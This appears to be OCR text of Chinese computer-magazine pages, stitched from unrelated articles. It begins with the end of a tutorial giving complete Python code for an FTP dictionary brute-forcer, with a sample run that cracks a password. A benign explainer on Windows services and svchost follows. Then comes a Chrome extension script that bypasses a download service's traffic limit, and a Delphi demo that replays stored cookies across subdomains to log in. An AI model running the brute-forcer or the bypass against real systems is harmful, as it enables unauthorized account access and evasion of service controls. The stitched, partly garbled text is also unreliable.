首先是准备好用户名和密码，我们这里的用户名是指定的，密码是字典中获取的，使用 FTP 登录函数进行尝试。主要流程及代码如下：

首先是打开字典文件：

```
_passwd_file = open(wordlist)
```

读取字典文件中每行内容复制给 \_passwd\_list：

```
_passwd_list = _passwd_file.readlines()
```

遍历 \_passwd\_list 中的每条数据并复制给 passwd：

```
for passwd in _passwd_list:
```

调用 ftplogin 函数进行登录尝试，并将结果复制给 flag：

```
flag = ftplogin(target,user,passwd)
```

下面就可以根据 flag 来判断是否登录成功，成功就显示给用户，失败就继续尝试。ftplgin 函数的主要流程和代码如下：

```
def ftplogin(target,user,passwd):
```

```
ftp = FTP(target)
```

```
ftp.login(user,passwd)
```

```
ftp.quit()
```

原理很简单，代码也不复杂，完整代码如下：

```
#coding=utf-8
```

```
import sys
```

```
import getopt
```

```
from ftplib import FTP
```

```
from ftplib import all_errors
```

```
def usage():
```

```
    print "[!] Usage    : %s -t <target> -u <username> -f <wordlist>" % sys.argv[0]
```

```
    print "[!] Example : %s -t 1.1.1.1 -u admin -f wordlist.txt" % sys.argv[0]
```

```
    raise SystemExit
```

```
def ftplogin(target,user,passwd):
```

```
    if passwd[-1] == '\n':
```

```
        passwd=passwd[:-1]
```

```
        ftp = FTP(target)
```

```
    try:
```

```
        print "[+] Trying %s" % passwd
```

```
        ftp.login(user,passwd)
```

```
        ftp.quit()
```

```
        print "-----"
```

```
        print "[!] Good luck : )"
```

```
        print "[!] Username: %s" % user
```

```
        print "[!] Password: %s" % passwd
```

```
        return True
```

```
    except all_errors:
```

```
        pass
```

```
def main():
    opts,args = getopt.getopt(sys.argv[1:], "t:u:f:")
    for o,a in opts:
        if o == "-u":
            user = a
        if o == "-t":
            target = a
        if o == "-f":
            wordlist = a
    _passwd_file = open(wordlist)
    _passwd_list = _passwd_file.readlines()
    print
    for passwd in _passwd_list:
        flag = ftplogin(target,user,passwd)
        if flag :
            raise SystemExit
    print "[!] Done,no passed right :-( "
    print

if __name__ == "__main__":
    main()
```

之后就可以编译测试我们的工具是否好用吧，如图 1 所示。

```
命令提示符
E:\>ftpbruce.py -t 10.2.29.193 -u ftp -f wordlist.txt

[+] Trying 1234
[+] Trying !@#$
[+] Trying upload
[+] Trying 123456
[+] Trying !@#$%^
[+] Trying 1234567,
[+] Trying !@#$%^&
[+] Trying 12345678
[+] Trying !@#$%^&*
[+] Trying 123asdf
[+] Trying 123qwe
[+] Trying 123qwer
[+] Trying qwer
[+] Trying metasploit
[+] Trying qwerty
[+] Trying admin
[+] Trying Admin
[+] Trying administrator
[+] Trying asdf123
-----
[!] Good luck : >
[!] Username: ftp
[!] Password: asdf123
E:\>
```

图 1

# 幕后的英雄：Windows 服务

文/图 王晓松

年底到了，贺岁档各路人马纷纷登台亮相，大家在欣赏精彩影片的同时，常常会忽略隐藏在幕后的主创人员：制片人、编剧、摄像、剧务等，他们是一部影片幕后的英雄。本文要和大家聊的，则是 Windows 系统的幕后英雄：Windows 服务。

## 什么是服务

普通用户接触操作系统往往关注的是界面是否靓丽，操作是否方便等，这些都归图形用户界面（GDI）掌管，在 GDI 背后，还有一些进程是不与用户直接打交道的，在后台它们默默地运行，需要的时候挺身而出，兢兢业业的完成自己的使命或者前台交给的任务，这些进程我们称之为服务。

在运行中输入“Services.msc”，会看到为完成各种目的而注册使用的服务，诸如 EventLog（事件日志）、Task Scheduler（任务调度）、Windows Audio（Windows 声音）等熟悉的内容，也可以看到如 Rising Scan Service、Rising Realtime Monitor 等应用程序添加的服务。第四列则指明了某种服务的启动类型，如自动、手动和已禁用三种。对于 Windows 来说，启动类型还有另外两个种类：系统启动时加载和内核初始化加载，总体上看，服务依据启动类型的分类如表 1 所示。

值	名称	说明
0	SERVICE_BOOT_START	在系统启动时由 NTLDR 加载
1	SERVICE_SYSTEM_START	在内核初始化时加载
2	SERVICE_AUTO_START	由 SCM 加载（SCM 的概念待续）
3	SERVICE_DEMAND_START	SCM 根据需要启动/停止该服务
4	SERVICE_DISABLED	该服务不加载到内存中

表 1 按照启动类型服务的分类

在 Windows 中，SERVICE\_BOOT\_START 类型的服务由 NTLDR 负责启动，SERVICE\_SYSTEM\_START 类型的服务由 I/O 管理器负责启动，而后三种服务则由服务管理器（SCM，Service Control Manager，实际执行程序为 Services.exe）的进程管理，如图 1 所示。




图 1 按照启动顺序区分的服务

以上我们提到的服务按照其运行模式还可以分为：用户模式的程序和驱动程序（这个可以通过每个服务的 Type 属性判断）。换句话说，一个用户添加的服务可以是一个用户程序，完成一些诸如定时提醒、时间对时等用户层面的后台服务，也可以加载诸如.sys 类型的驱动程序文件，完成底层如文件系统挂钩、进程启动安全检测等较为高级神秘些的功能。通常来说，SERVICE\_BOOT\_START 和 SERVICE\_SYSTEM\_START 两种类型服务的执行文件都是驱动程序。

对于由 SCM 管理的三种服务，其管理框架由三部分组成：服务应用、服务控制程序

(Service control program, SCP)和服务管理器 (Service Control Manager, SCM)。服务应用即我们所称的具体服务，而 SCP 就是称为“服务”的 microsoft 管理控制台 (MMC) 程序，负责呈现给用户管理的界面。连接服务应用与 SCP 的就是 SCM (它的运行实体为 services.exe)，接收 SCP 传达的用户命令，启动或者停止服务应用，并将服务的状态返回到 SCP。总体框架如图 2 所示。




图 2 SCM 控制服务的整体架构

### Services.exe 的实现

SCM 的可执行文件是 \Windows\System32\Services.exe，所以可以认为 SCM 与 Services 进程是一个内容。Windows 交给 Services 的任务可以归结为：依照顺序启动各个服务以及其后控制各个服务的运行状态。

首先第一个问题，Windows 中需要加载的服务很多，关系也比较复杂，依照什么顺序进行呢？实际上，各个服务之间并不是完全独立的，有些服务之间会存在依附关系，就如前面提到的 Windows audio 服务，依赖于 Plug and Play 服务的启动，因为声卡本身就是即插即用设备嘛！这种依附关系置于服务的属性中，Windows 自带的服务在安装系统后已经形成了，而如果用户安装的服务有依附关系的话，是需要安装服务过程中声明这种依附关系的。Windows 将服务分成组，服务的装载和启动应该成组的进行，组与组之间也有先后次序的不同。需要注意的一点是，并非所有的服务都必须属于某一个组，有些服务是独立的。

SCM 与注册表有很大的关系，服务的很多内容都存储在注册表中，当 services 进程开始行使使命时，注册表已经加载，services 进程会提取注册表中相应的键值，按照其内容完成相应的功能。每次阅读这部分内容的时候，比较头疼的是每个注册表键值的路径都很长，为了不影响下面讲解 services 进程的流程，在这篇文章里不妨给各个长的注册表键值路径起个别名（传说中的外号），如表 2 所示。

序号/别名	键 值	功 能
1 组序键	HKLM\System\CurrentControlSet\Control\ServiceGroupOrder 中的 List 表项	说明了各个组的顺序
2 服务序键	HKLM\System\CurrentControlSet\Control\GroupOrder	说明了该组中每个服务的启动顺序
3 服务键	HKLM\System\CurrentControlSet\Services	罗列出所有的服务
4 svchost 内容键	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost	服务类别名称
5 svchost 服务	HKLM\SYSTEM\CurrentControlSet\Services\服务	指明了加载 DLL 文件的路径

参数键	名\Parameters	
-----	--------------	--

表 2 一些重要键值的别名

第二个问题，services 进程控制各个服务的运行状态是通过命名管道实现的（什么是命名管道？可以简单的理解为 services 进程与各个服务之间的一条通道），在各个服务被 services 进程启动之初，services 进程会专门为该服务建立一个命名管道，用于双方之间传递信息。每个服务在启动过程中，会主动去连接该管道，双方就可以互通有无了。每个服务实现的代码中会有接收到 services 进程命令后与命令相对应的动作。

services 进程的主程序大致可以分为三个部分，如图 3 所示，另外还有一些关于 RPC 的内容。




图 3 Services 进程主流程

### 建立服务数据库

Services 进程中建立服务数据库的函数是 ScCreateServiceDB，负责建立起 SCM 的内部数据库。这段代码最主要的内容就是建立起两个链表：组的链表和服务的链表，如图 4 所示。第一个链表由该函数扫描服务键得到每个服务有属性说明了该服务属于哪个组；第二个链表从组序键中得到的，组的顺序是严格按照组序键中的内容排列的。这个数据库将作为未来 services 进程启动各个服务的依据。另外，该函数还会根据每个服务键中 DependOnGroup 和 DependOnService 注册表键，确定该服务依赖于哪些组和服务。以上讲到的，组的链表、服务的链表以及服务的依附关系形成了服务数据库。




图 4 服务数据库的建立

### 检查系统加载和初始化中加载的服务

前面讲过，在 Services 进程正式运行前，系统会加载 SERVICE\_BOOT\_START 与 SERVICE\_SYSTEM\_START 两种类型的服务，既然已经加载了，那么我们在 Services 进程中就要将其从服务键中甄别出来，从而在下一阶段服务的加载中，跳过这两种服务，一种服务只

须加载一次嘛。甄别的方法很简单，就是扫描服务队列，查看服务的启动类型，小于 2 的进行标记即可。

### 1) 服务的启动

前面提到，并不是所有的服务都属于某一个组，另外也并不是所有的组都会出现在组序键中，所以 Services 进程启动服务的顺序会按照以下顺序执行：

- ①按照组序键中的内容，依次加载每个组中的各个服务；
- ②为那些属于其他组的服务单独进行加载；
- ③为那些不属于任何组的服务单独进行加载。

组序键中的内容规定了每个组加载的顺序，而服务序键规定了每个组中各个服务的加载顺序，因此在步骤①中，Services 进程严格按照组序键中的顺序加载组，而对于每个组中的服务，按照服务序键的规定加载各个服务。一个服务加载的例子如图 5 所示。




图 6 服务数据库的建立

很简单，就不多解释了。服务加载顺序的问题解决了，那么每个服务又是如何加载的呢？

在 Services 进程中，加载服务是由 ScStartService 函数完成的。前面讲过服务分为用户模式的程序和驱动程序（通过每个服务的 Type 属性判断），这里要区别进行对待。如果是驱动程序，就使用该服务中 ImagePath 键指向的驱动文件，利用 ScLoadDeviceDriver 函数加载驱动即可。如果是用户模式的程序，需要调用 CreateProcessAsUser 函数创建启动一个用户空间的进程。其步骤可以列为：

- ①SCM 创建一个命名管道；
- ②SCM 创建服务进程；

③服务进程启动后通知 SCM 服务进程的进程号。

至此连接建立，SCM 就可以通过该通道以命令的方式控制服务进程了。而在服务进程的启动过程中又具体做了哪些工作呢？一般一个服务进程启动后，会首先通过命名管道连接 SCM，通告情况，然后调用函数 StartServiceCtrlDispatcher 等待 SCM 的通知。一般刚启动的话，会接到 SERVICE\_CONTROL\_START 命令，这个命令包含一个启动命令行，进而 StartServiceCtrlDispatcher 函数最终会调用以启动命令行为参数执行 CreateThread 函数启动服务线程，至于服务线程的内容就八仙过海，各显其能了。通常这些服务线程也会创建一些管道用于服务，等待需要服务的进程连接后，提供服务。总体结构如图 6 所示。




图 6 一个服务进程的启动

### 使用 Svchost 实现的服务

服务的可执行文件除了以 .exe 和 .sys 文件的形式出现外，还有一种是以 .dll 动态链接库的方式存在的。DLL 文件被使用的情况，一般是用于多个不同的服务作为线程运行于同一个进程中，当然这些服务的功能一般都属于同一类，如网络服务、本地服务等。这个相当于母体的进程称为宿主，其实体为 svchost.exe (\windows\system32\svchost.exe)，很明显，多个服务运行于同一个宿主的方式可以有效的节约资源。

使用宿主方式实现的服务主要体现在其键值 ImagePath 的内容里，比较典型的是以“svchost.exe -k 服务类名”的格式呈现，其中服务类名是位于 svchost 内容键下的内容，如“LocalService”、“netsvcs”、“DcomLaunch”等，每个服务类名的键值中包含了一个或者多个服务名。如果我们打开“进程管理器”，会看到几个 svchost 进程，一个 svchost 进程对应于一个服务类别。现在的问题是 ImagePath 的内容是“svchost.exe -k 服务类名”的形式，而它实际载入的 DLL 文件体现在哪里呢？这就需要参考 svchost 服务参数键下的内容，在其下面有一个称为“ServcieDll”的键，其值说明了实际需要载入的 DLL 文件的位置。好了，把思路清理一下，每个服务 ImagePath 键值中以“svchost.exe -k 服务类名”的方式说明了我是一个与别的服务共享同一进程的服务，而我的实际执行者位于 svchost 服务参数键下。

好了，结构已经清晰了，我们看看 SCM 是如何处理 svcHost 类型的服务的。当 SCM 逐个启动服务，遇到第一个 ImagePath 的内容是“svchost.exe -k 服务类名”的服务时，SCM 会将它记录下来，并启动一个 svcHost 进程，同时将服务类名作为参数传递给 svcHost 进程，SvcHost 进程会在 svchost 内容键下查找该服务类的注册表值，svcHost 进程读取这个值的内容，一般会有一个或多个服务名，形成一个列表。然后 SvcHost 进程会通知 SCM，我已经做好了容留这种服务类服务的准备，随后通过 svchost 服务参数键下的内容加载相应的 DLL



那么怎么实现呢？我们编写脚本，找到所有的下载地址，然后填入对应的“高速下载”的 href 属性。

```
var elements = document.getElementsByClassName('link_gettxt');
for (var i = 0; i < elements.length; ++i)
{
    var a = elements[i];
    a.onclick = function() { return true; };
    //首先找到 taskid
    var par = a.parentElement.parentElement.parentElement;
    var id = par.getAttribute("taskid");
    //然后找到对应的 input，以及 value
    var addr = document.getElementById("dl_url" + id).value;
    a.href = addr;
};
```

在 Developer Tools 里手动执行一下，会发现“高速下载”已经变成了正常的下载链接了。作为一个懒人，我不能每次都这么做，看起来谷歌浏览器的插件最容易开发了，我们就做一个插件吧，让这个脚本自动的在离线页面上运行。

首先编写一个 manifest，允许这个插件访问“http://\*”。

```
{
  "name": "Kill Thunder Cloud",
  "version": "0.3",
  "manifest_version": 2,
  "content_scripts": [
    {
      "matches": ["http://*/*", "https://*/*"],
      "all_frames": true,
      "run_at": "document_end",
      "js": [
        "main.js"
      ],
      "css": [
        "style.css"
      ]
    }
  ]
};
```

之后填入我们的 js 文件 main.js。

```
String.prototype.startsWith = function (string) {
    return(this.indexOf(string) === 0);
```

```
};  
// 判断当前页面是否为迅雷离线页面  
if (window.location.href.beginsWith ("http://dynamic.cloud.vip.xunlei.com/"))  
{  
//这里填入我们刚才的脚本  
};
```

保存后，放到一个目录里面，用谷歌浏览器加载这个目录，如图 2 所示，就可以绕过“高速取回”的流量限制检查了。




图 2

## 利用 Cookies 实现网站自动登录

文/图 SCEIIP

目前，基于 Web 的应用可以说是大行其道。出现得比较早的基于 Web 的电子邮件解决方案，目前已发展得十分成熟，并有取代传统的 SMTP、IMAP 等需要客户端软件支持的解决方案的趋势。部分传统行业也开始尝试使用基于 Web 的解决方案来处理各项事务，从企业内部的办公自动化系统，到校园里的学生教务管理系统，乃至在线订票系统等，各种类型的 Web 应用以其操作简单、兼容性强等特点吸引了大量用户。

但 Web 应用也存在其固有的缺陷。身份验证的安全性和便利性，是部分网站欠缺考虑的一个地方。部分网站使用明文传输密码的方式完成身份验证，导致恶意用户可以通过监听手段获取密码信息，在安全性上不能不说是欠考虑。此外，部分网站的登录方式不具备便利性，每次使用之前都需要输入一遍用户名和密码以验证用户身份，且关闭浏览器以后即需要重新登录，对于经常需要使用某个特定服务的用户来说是难以忍受的。为了解决此类问题，部分网站提供了记住用户身份的选项，但这种方式只是简单延长 Cookies 的保存期限，很多时候不能完全解决问题。例如笔者正在使用的博客系统即具备记住登录状态的功能，在登录时设置记住登录状态之后，系统会延长 Cookies 的保留时间，下一次启动浏览器时不需要重新登录即可进入后台编写文章。如果只在一台计算机上进行编辑工作，这种自动登录的方式是可以接受的。如果用户在另外一台计算机上完成登录，在原先计算机上所保存的 Cookies 就不再是有效的认证信息了，要在原先的计算机上进行编辑工作，还需要再登录一次。在频繁切换终端设备的情况下（例如从平板电脑到家用笔记本到办公室计算机），由于每次切换终端设备就需要重新登录一次，因而事实上这种自动登录的实现方式没有给用户带来任何便利。为了解决这个问题，网站的开发人员可能选择在 Cookies 中保存用户名、密码等完整的

验证信息或者使用更复杂的认证步骤。前一种方法存在巨大的危险性，而后一种方法实现起来比较麻烦，若不存在大量有这种需求的用户，网站设计者可能并不会去考虑。

为了在网站不支持多计算机自动登录的情况下实现自动登录的功能，浏览器厂商以及浏览器插件厂商提供了一些不同的解决方案。广泛采用的一种解决方案是保存明文的用户名和密码，在需要登录时自动填写并提交。这种方法存在巨大的缺陷：由于部分网站会使用验证码等机制防止恶意登录，遇到这种情况时用户需要手动输入验证码，不具备便利性，而更大的一个问题则是这种自动登录方式要求浏览器保存明文的密码，虽然浏览器厂商可能会采取加密措施，但由于最终需要还原出密码明文，所以只要稍加分析即可解密并获取用户的隐私信息，不具备安全性。

本文所介绍的实现网站自动登录的方案，通过获取/设置特定网站的 Cookies，达到在不保存明文密码的情况下实现网站自动登录的目的，具有一定的便利性和安全性。本方案可以通过浏览器或浏览器插件的开发加以实现，最终达到增强 Web 应用的便利性的目的。本文通过使用 Delphi 语言和其所提供的基于 IE 内核 WebBrowser 控件和 WinInet API 完成获取、设置 Cookies 的过程演示。

本方案首先需要解决的一个问题即为如何获取特定网站的 Cookies，在 IE 内核所提供的允许开发者访问 HTML 文档中的元素和相关信息的 IHTMLDocument2 接口中，提供了 Cookies 属性，通过读取 IHTMLDocument2.cookie，即可获取、设置当前浏览器窗口正在访问的网站的 Cookies，具体实现代码如下：

```
procedure TForm1.Button2Click(Sender: TObject); //获取 Cookies
begin
Memo1.Text := (WebBrowser1.Document as IHTMLDocument2).cookie;
end;
```

这段代码将 WebBrowser1.Document 转换成 IHTMLDocument2 并获取其 Cookie 属性。另一个需要解决的问题即为设置特定网站的 Cookies 为给定的值。在实现了获取 Cookies 的基础之上，相信很多读者会给出下面的代码：

```
procedure TForm1.Button3Click(Sender: TObject); //设置 Cookies
begin
(WebBrowser1.Document as IHTMLDocument2).cookie := Memo1.Text;
end;
```

事实上，这段代码在简单的网站上确实能够正常工作，这也是网络上能检索到的资料中最为频繁使用的方法。然而，在现今的很多网站上，这段代码会存在各种各样的问题，具体表现为网站提示需要重新登录，或者网站的部分功能模块无法正常使用，或者在网站的其它分站点出现会话丢失的问题，这种类型的问题几乎全部可以归结为跨域 Cookies 的使用。为了实现网站的各个子域名之间可以共享一个登录会话而不需要用户多次登录，网站的开发人员多数会使用跨域 Cookies 技术。由于跨域 Cookies 的规则稍显复杂，下面只做简单的概述，感兴趣的读者可以查找相关资料。

通常来说，Cookies 是不可以跨域名传递的，例如在 a.example.com 上设置的 Cookies，如果服务器没有指定跨域传递，在访问 b.example.com 时浏览器不会传递这些 Cookies。通过设置 Cookies 的 Domain 属性，可以使特定的 Cookies 在多个子域名中共享，使 b.example.com 中的页面也可以访问在 a.example.com 上设置的 Cookies，达到多个二级域名共享同一会话状



态的目的。当然，无论如何 site1.com 是不允许设置 site2.com 的 Cookies 的，这违反了安全原则。

出现问题的网站一般都使用了跨域 Cookies 技术，通过设置 Domain 属性使网站各个子域名下的 Cookies 得以共享，而从(WebBrowser1.Document as IHTMLDocument2).cookie 属性中获取的 Cookie 是只包含 Key-Value 信息而不包含 Domain 信息的，自然将这些 Cookie 写回的结果也只能保证某一个子域名下这些 Cookies 有效。因此，当网站跳转到其它的子域名或者使用在其它子域名下的功能模块时，就会出现错误提示或要求重新登录。因此，直接设置页面的 Cookie 属性而不指定 domain 参数，设置的 Cookies 只能在当前子域名下生效，在如今很多使用了跨域 Cookies 技术的网站中无法成功实现自动登录的功能。

这个问题可以通过 WinInet API 函数 InternetSetCookie，一个未被文档化的使用方法加以解决。WinInet API 可以设置基于 IE 内核的浏览器的 Cookies，官方文档如下：

#### InternetSetCookie function

Creates a cookie associated with the specified URL.

```
BOOL InternetSetCookie(
    _In_ LPCTSTR lpszUrl,
    _In_ LPCTSTR lpszCookieName,
    _In_ LPCTSTR lpszCookieData
);
```

#### Parameters

lpszUrl [in]

Pointer to a null-terminated string that specifies the URL for which the cookie should be set.

lpszCookieName [in]

Pointer to a null-terminated string that specifies the name to be associated with the cookie data. If this parameter is NULL, no name is associated with the cookie.

lpszCookieData [in]

Pointer to the actual data to be associated with the URL.

Return value

Returns TRUE if successful, or FALSE otherwise. To get a specific error message, call GetLastError.

#### Remarks

Cookies created by InternetSetCookie without an expiration date are stored in memory and are available only in the same process that created them. Cookies that include an expiration date are stored in the windows\cookies directory.

Creating a new cookie might cause a dialog box to appear on the screen asking the user if they want to allow or disallow cookies from this site based on the privacy settings for the user.

**Caution** InternetSetCookie will unconditionally create a cookie even if “Block all cookies” is set in Internet Explorer. This behavior can be viewed as a breach of privacy even though such cookies are not subsequently sent back to servers while the “Block all cookies” setting is active.

这份文档说明了如何设置一个具有特定 Key、Value 的 Cookie 至对应的 URL，并未介绍如何设置 Cookie 的跨域属性。事实上，该函数具有一个未公开的使用方法，可以设置 Cookie 的 Domain、Expires、Path 等诸多属性。经过笔者的分析与测试，具体调用方式如下：

```
InternetSetCookie(URL,nil,PChar('Name=Data;Domain=domain;Expires=expires;Path=path'));
```

保留 `IpszCookieName` 为空，而在 `IpszCookieDate` 里使用 `Name=Data` 格式，通过这种方法可以在设置 Cookies 时提供包括 Domain 在内的多种属性，在本例中只需要设置 Domain 属性即可实现自动登录，具体实现代码如下：

```
s := cookie + '; Domain=' + domain;
InternetSetCookie(PChar(Edit1.Text), nil, PChar(s));
```

即可设置一个具有特定 domain 属性的 cookie，具有跨域效果。

当然，从 `(WebBrowser1.Document as IHTMLDocument2).cookie` 属性中获取网站的所有 Cookies 是一个以分号分隔的完整字符串，在这里需要重新分隔并逐一设置，完整程序代码如下：

（`SplitString` 函数的功能是分割特定的字符串，来源于网络）

```
function SplitString(const Source,ch:String):TStringList;
var
    temp:String;
    i:Integer;
begin
    Result:=TStringList.Create;
    if Source=""
    then exit;
    temp:=Source;
    i:=pos(ch,Source);
    while i<>0 do
    begin
        Result.add(copy(temp,0,i-1));
        Delete(temp,1,i);
        i:=pos(ch,temp);
    end;
    Result.add(temp);
end;
procedure TForm1.Button3Click(Sender: TObject);
var
    domains, cookies: TStringList;
    i,j: integer;
    s: string;
begin
    cookies := SplitString(Memo1.Text,',');
    domains := SplitString(Edit2.Text,',');
    for i := 0 to cookies.Count - 1 do begin
        for j := 0 to domains.Count - 1 do begin
```

```

s := cookies.Strings[i] + '; Domain=' + domains.Strings[j];
InternetSetCookie(PChar(Edit1.Text), nil, PChar(s));
end;
end;
end;

```

这段代码实现了将 Memo1 中以分号分隔的 Cookies 设置到 Edit2 中的以分号分隔的各个域名中，使设置的 Cookies 具备跨域效果。

为了实现特定网站的自动登录，还需要知道网站 Cookies 具体的 Domain 属性如何。在 Chrome 浏览器上使用开发者工具，即可查看当前网站所有 Cookies 的 domain 属性，如图 1 所示。

Name	Value	Domain	Path
WLS		.bing.com	/
SRCHUID		cn.bing.com	/
SRCHD		.bing.com	/
MUID		.bing.com	/
_FS		.bing.com	/
SCRHDN		.bing.com	/
SRCHUSR		.bing.com	/
_HOP		.bing.com	/
SS		.bing.com	/

图 1

示例程序可以实现基于 IE 内核获取网站 Cookies 及设置具有跨域属性的 Cookies 功能，这里以 QQ 邮箱为例简单说明一下使用方法。点击 Go 访问 QQ 邮箱并登录后，即可单击 GetCookie 按钮获取当前网站的 Cookies，将其记录下来并重新启动程序，在 Memo1 中输入之前所获得到的 Cookies 以后，单击 SetCookie 按钮即可使用之前的 Cookies 完成自动登录。访问腾讯微博等其它分站时会话也可以正常使用，说明示例程序成功通过设置 Domain 属性实现了 Cookies 跨域，实现网站的自动登录功能。

